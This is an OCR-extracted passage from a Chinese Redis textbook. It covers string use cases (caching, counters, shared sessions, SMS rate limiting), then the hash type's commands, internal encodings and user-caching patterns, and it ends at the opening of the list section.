


图2-10 Redis + MySQL组成的缓存存储架构

1) 该函数用于获取用户的基础信息：

```
Userinfo getUserInfo(long id){  
    ...  
}
```

2) 首先从Redis获取用户信息：

```
// 定义键
userRedisKey = "user:info:" + id;
// 从Redis获取值
value = redis.get(userRedisKey);
if (value != null) {
    // 将值进行反序列化为UserInfo并返回结果
    userInfo = deserialize(value);
    return userInfo;
}
```



开发提示

与MySQL等关系型数据库不同的是，Redis没有命令空间，而且也没有对键名有强制要求（除了不能使用一些特殊字符）。但设计合理的键名，有利于防止键冲突和项目的可维护性，比较推荐的方式是使用“业务名：对象名：id：[属性]”作为键名（也可以不是分号）。例如MySQL的数据库名为vs，用户表名为user，那么对应的键可以用"vs: user: 1", "vs: user: 1: name"来表示，如果当前Redis只被一个业务使用，甚至可以去掉“vs: ”。如果键名比较长，例如“user: {uid}: friends: messages: {mid}”，可以在能描述键含义的前提下适当减少键的长度，例如变为“u: {uid}: fr: m: {mid}”，从而减少由于键过长的内存浪费。

3) 如果没有从Redis获取到用户信息，需要从MySQL中进行获取，并将结果回写到Redis，添加1小时（3600秒）过期时间：

```
// 从MySQL获取用户信息
userInfo = mysql.get(id);
// 将userInfo序列化，并存入Redis
redis.setex(userRedisKey, 3600, serialize(userInfo));
// 返回结果
return userInfo
```

整个功能的伪代码如下：

```
UserInfo getUserInfo(long id) {
    userRedisKey = "user:info:" + id
    value = redis.get(userRedisKey);
    UserInfo userInfo;
    if (value != null) {
        userInfo = deserialize(value);
    } else {
        userInfo = mysql.get(id);
        if (userInfo != null)
            redis.setex(userRedisKey, 3600, serialize(userInfo));
    }
    return userInfo;
}
```

2.计数

许多应用都会使用Redis作为计数的基础工具，它可以实现快速计数、查询缓存的功能，同时数据可以异步落地到其他数据源。例如笔者所在团队的视频播放数系统就是使用Redis作为视频播放数计数的基础组件，用户每播放一次视频，相应的视频播放数就会自增1：

```
long incrVideoCounter(long id) {
    key = "video:playCount:" + id;
    return redis.incr(key);
}
```



开发提示

实际上一个真实的计数系统要考虑的问题会很多：防作弊、按照不同维度计数，数据持久化到底层数据源等。

3.共享Session

如图2-11所示，一个分布式Web服务将用户的Session信息（例如用户登录信息）保存在各自服务器中，这样会造成一个问题，出于负载均衡的考

虑，分布式服务会将用户的访问均衡到不同服务器上，用户刷新一次访问可能发现需要重新登录，这个问题是用户无法容忍的。




图2-11 Session分散管理

为了解决这个问题，可以使用Redis将用户的Session进行集中管理，如图2-12所示，在这种模式下只要保证Redis是高可用和扩展性的，每次用户更新或者查询登录信息都直接从Redis中集中获取。




图2-12 Redis集中管理Session

4.限速

很多应用出于安全的考虑，会在每次进行登录时，让用户输入手机验证码，从而确定是否是用户本人。但是为了短信接口不被频繁访问，会限制用户每分钟获取验证码的频率，例如一分钟不能超过5次，如图2-13所示。



图2-13 短信验证码限速

此功能可以使用Redis来实现，下面的伪代码给出了基本实现思路：

```
phoneNum = "138xxxxxxxx";
key = "shortMsg:limit:" + phoneNum;
// SET key value EX 60 NX
isExists = redis.set(key,1,"EX 60","NX");
if(isExists != null || redis.incr(key) <=5) {
    // 通过
} else{
    // 限速
}
```

上述就是利用Redis实现了限速功能，例如一些网站限制一个IP地址不能在一秒钟之内访问超过n次也可以采用类似的思路。

除了上面介绍的几种使用场景，字符串还有非常多的适用场景，开发人员可以结合字符串提供的相应命令充分发挥自己的想象力。

2.3 哈希

几乎所有的编程语言都提供了哈希（hash）类型，它们的叫法可能是哈希、字典、关联数组。在Redis中，哈希类型是指键值本身又是一个键值对结构，形如`value={field1, value1}, ...{fieldN, valueN}`，Redis键值对和哈希类型二者的关系可以用图2-14来表示。




图2-14 字符串和哈希类型对比



注意

哈希类型中的映射关系叫作field-value，注意这里的value是指field对应的值，不是键对应的值，请注意value在不同上下文的作用。

2.3.1 命令

(1) 设置值

```
hset key field value
```

下面为user: 1添加一对field-value:

```
127.0.0.1:6379> hset user:1 name tom  
(integer) 1
```

如果设置成功会返回1，反之会返回0。此外Redis提供了hsetnx命令，它们的关系就像set和setnx命令一样，只不过作用域由键变为field。

(2) 获取值

```
hget key field
```

例如，下面操作获取user: 1的name域（属性）对应的值：

```
127.0.0.1:6379> hget user:1 name  
"tom"
```

如果键或field不存在，会返回nil：

```
127.0.0.1:6379> hget user:2 name  
(nil)  
127.0.0.1:6379> hget user:1 age  
(nil)
```

(3) 删除field

```
hdel key field [field ...]
```

hdel会删除一个或多个field，返回结果为成功删除field的个数，例如：

```
127.0.0.1:6379> hdel user:1 name
(integer) 1
127.0.0.1:6379> hdel user:1 age
(integer) 0
```

(4) 计算field个数

```
hlen key
```

例如user: 1有3个field:

```
127.0.0.1:6379> hset user:1 name tom
(integer) 1
127.0.0.1:6379> hset user:1 age 23
(integer) 1
127.0.0.1:6379> hset user:1 city tianjin
(integer) 1
127.0.0.1:6379> hlen user:1
(integer) 3
```

(5) 批量设置或获取field-value

```
hmget key field [field ...]
hmset key field value [field value ...]
```

hmset和hmget分别是批量设置和获取field-value， hmset需要的参数是key和多对field-value， hmget需要的参数是key和多个field。例如：

```
127.0.0.1:6379> hmset user:1 name mike age 12 city tianjin
OK
127.0.0.1:6379> hmget user:1 name city
1) "mike"
2) "tianjin"
```

(6) 判断field是否存在

```
hexists key field
```

例如， user: 1包含name域， 所以返回结果为1， 不包含时返回0：

```
127.0.0.1:6379> hexists user:1 name  
(integer) 1
```

(7) 获取所有field

```
hkeys key
```

hkeys命令应该叫hfields更为恰当， 它返回指定哈希键所有的field， 例如：

```
127.0.0.1:6379> hkeys user:1  
1) "name"  
2) "age"  
3) "city"
```

(8) 获取所有value

```
hvals key
```

下面操作获取user: 1全部value：

```
127.0.0.1:6379> hvals user:1  
1) "mike"  
2) "12"  
3) "tianjin"
```

(9) 获取所有的field-value

```
hgetall key
```

下面操作获取user: 1所有的field-value:

```
127.0.0.1:6379> hgetall user:1
1) "name"
2) "mike"
3) "age"
4) "12"
5) "city"
6) "tianjin"
```



开发提示

在使用hgetall时，如果哈希元素个数比较多，会存在阻塞Redis的可能。如果开发人员只需要获取部分field，可以使用hmget，如果一定要获取全部field-value，可以使用hscan命令，该命令会渐进式遍历哈希类型，hscan将在2.7节介绍。

(10) hincrby hincrbyfloat

```
hincrby key field
hincrbyfloat key field
```

hincrby和hincrbyfloat，就像incrby和incrbyfloat命令一样，但是它们的作用域是filed。

(11) 计算value的字符串长度（需要Redis3.2以上）

```
hstrlen key field
```

例如hget user: 1name的value是tom，那么hstrlen的返回结果是3：

```
127.0.0.1:6379> hstrlen user:1 name  
(integer) 3
```

表2-3是哈希类型命令的时间复杂度，开发人员可以参考此表选择适合的命令。

表2-3 哈希类型命令的时间复杂度

命 令	时间复杂度
hset key field value	$O(1)$
hget key field	$O(1)$
hdel key field [field ...]	$O(k)$, k 是 field 个数
hlen key	$O(1)$
hgetall key	$O(n)$, n 是 field 总数

(续)

命 令	时间复杂度
hmget field [field ...]	$O(k)$, k 是 field 的个数
hmset field value [field value ...]	$O(k)$, k 是 field 的个数
hexists key field	$O(1)$
hkeys key	$O(n)$, n 是 field 总数
hvals key	$O(n)$, n 是 field 总数
hsetnx key field value	$O(1)$
hincrby key field increment	$O(1)$
hincrbyfloat key field increment	$O(1)$
hstrlen key field	$O(1)$

2.3.2 内部编码

哈希类型的内部编码有两种：

·ziplist（压缩列表）：当哈希类型元素个数小于hash-max-ziplist-entries配置（默认512个）、同时所有值都小于hash-max-ziplist-value配置（默认64字节）时，Redis会使用ziplist作为哈希的内部实现，ziplist使用更加紧凑的结构实现多个元素的连续存储，所以在节省内存方面比hashtable更加优秀。

·hashtable（哈希表）：当哈希类型无法满足ziplist的条件时，Redis会使用hashtable作为哈希的内部实现，因为此时ziplist的读写效率会下降，而hashtable的读写时间复杂度为O（1）。

下面的示例演示了哈希类型的内部编码，以及相应的变化。

1) 当field个数比较少且没有大的value时，内部编码为ziplist:

```
127.0.0.1:6379> hmset hashkey f1 v1 f2 v2
OK
127.0.0.1:6379> object encoding hashkey
"ziplist"
```

2.1) 当有value大于64字节，内部编码会由ziplist变为hashtable:

```
127.0.0.1:6379> hset hashkey f3 "one string is bigger than 64 byte...忽略..."
OK
127.0.0.1:6379> object encoding hashkey
"hashtable"
```

2.2) 当field个数超过512，内部编码也会由ziplist变为hashtable:

```
127.0.0.1:6379> hmset hashkey f1 v1 f2 v2 f3 v3 ...忽略... f513 v513
```

```
OK
127.0.0.1:6379> object encoding hashkey
"hashtable"
```

有关哈希类型的内存优化技巧将在8.3节中详细介绍。

2.3.3 使用场景

图2-15为关系型数据表记录的两条用户信息，用户的属性作为表的列，每条用户信息作为行。

如果将其用哈希类型存储，如图2-16所示。

id	name	age	city
1	tom	23	beijing
2	mike	30	tianjin

图2-15 关系型数据库表保存用户信息




图2-16 使用哈希类型缓存用户信息

相比于使用字符串序列化缓存用户信息，哈希类型变得更加直观，并且

在更新操作上会更加便捷。可以将每个用户的id定义为键后缀，多对field-value对应每个用户的属性，类似如下伪代码：

```
UserInfo getUserInfo(long id) {
    // 用户id作为key后缀
    userRedisKey = "user:info:" + id;
    // 使用hgetall获取所有用户信息映射关系
    userInfoMap = redis.hgetAll(userRedisKey);
    UserInfo userInfo;
    if (userInfoMap != null) {
        // 将映射关系转换为UserInfo
        userInfo = transferMapToUserInfo(userInfoMap);
    } else {
        // 从MySQL中获取用户信息
        userInfo = mysql.get(id);
        // 将userInfo变为映射关系使用hmset保存到Redis中
        redis.hmset(userRedisKey, transferUserInfoToMap(userInfo));
        // 添加过期时间
        redis.expire(userRedisKey, 3600);
    }
    return userInfo;
}
```

但是需要注意的是哈希类型和关系型数据库有两点不同之处：

- 哈希类型是稀疏的，而关系型数据库是完全结构化的，例如哈希类型每个键可以有不同的field，而关系型数据库一旦添加新的列，所有行都要为其设置值（即使为NULL），如图2-17所示。

- 关系型数据库可以做复杂的关系查询，而Redis去模拟关系型复杂查询开发困难，维护成本高。




图2-17 关系型数据库稀疏性

开发人员需要将两者的特点搞清楚，才能在适合的场景使用适合的技术。到目前为止，我们已经能够用三种方法缓存用户信息，下面给出三种方案的实现方法和优缺点分析。

1) 原生字符串类型：每个属性一个键。

```
set user:1:name tom
set user:1:age 23
set user:1:city beijing
```

优点：简单直观，每个属性都支持更新操作。

缺点：占用过多的键，内存占用量较大，同时用户信息内聚性比较差，所以此种方案一般不会在生产环境使用。

2) 序列化字符串类型：将用户信息序列化后用一个键保存。

```
set user:1 serialize(userInfo)
```

优点：简化编程，如果合理的使用序列化可以提高内存的使用效率。

缺点：序列化和反序列化有一定的开销，同时每次更新属性都需要把全部数据取出进行反序列化，更新后再序列化到Redis中。

3) 哈希类型：每个用户属性使用一对field-value，但是只用一个键保存。

```
hmset user:1 name tomage 23 city beijing
```

优点：简单直观，如果使用合理可以减少内存空间的使用。

缺点：要控制哈希在ziplist和hashtable两种内部编码的转换， hashtable会消耗更多内存。

2.4 列表

列表（list）类型是用来存储多个有序的字符串，如图2-18所示，a、b、c、d、e五个元素从左到右组成了一个有序的列表，列表中的每个字符串称为元素（element），一个列表最多可以存储 $2^{32}-1$ 个元素。在Redis中，可以对列表两端插入（push）和弹出（pop），还可以获取指定范围的元素列表、获取指定索引下标的元素等（如图2-18和图2-19所示）。列表是一种比较灵活的数据结构，它可以充当栈和队列的角色，在实际开发上有很多应用场景。




图2-18 列表两端插入和弹出操作

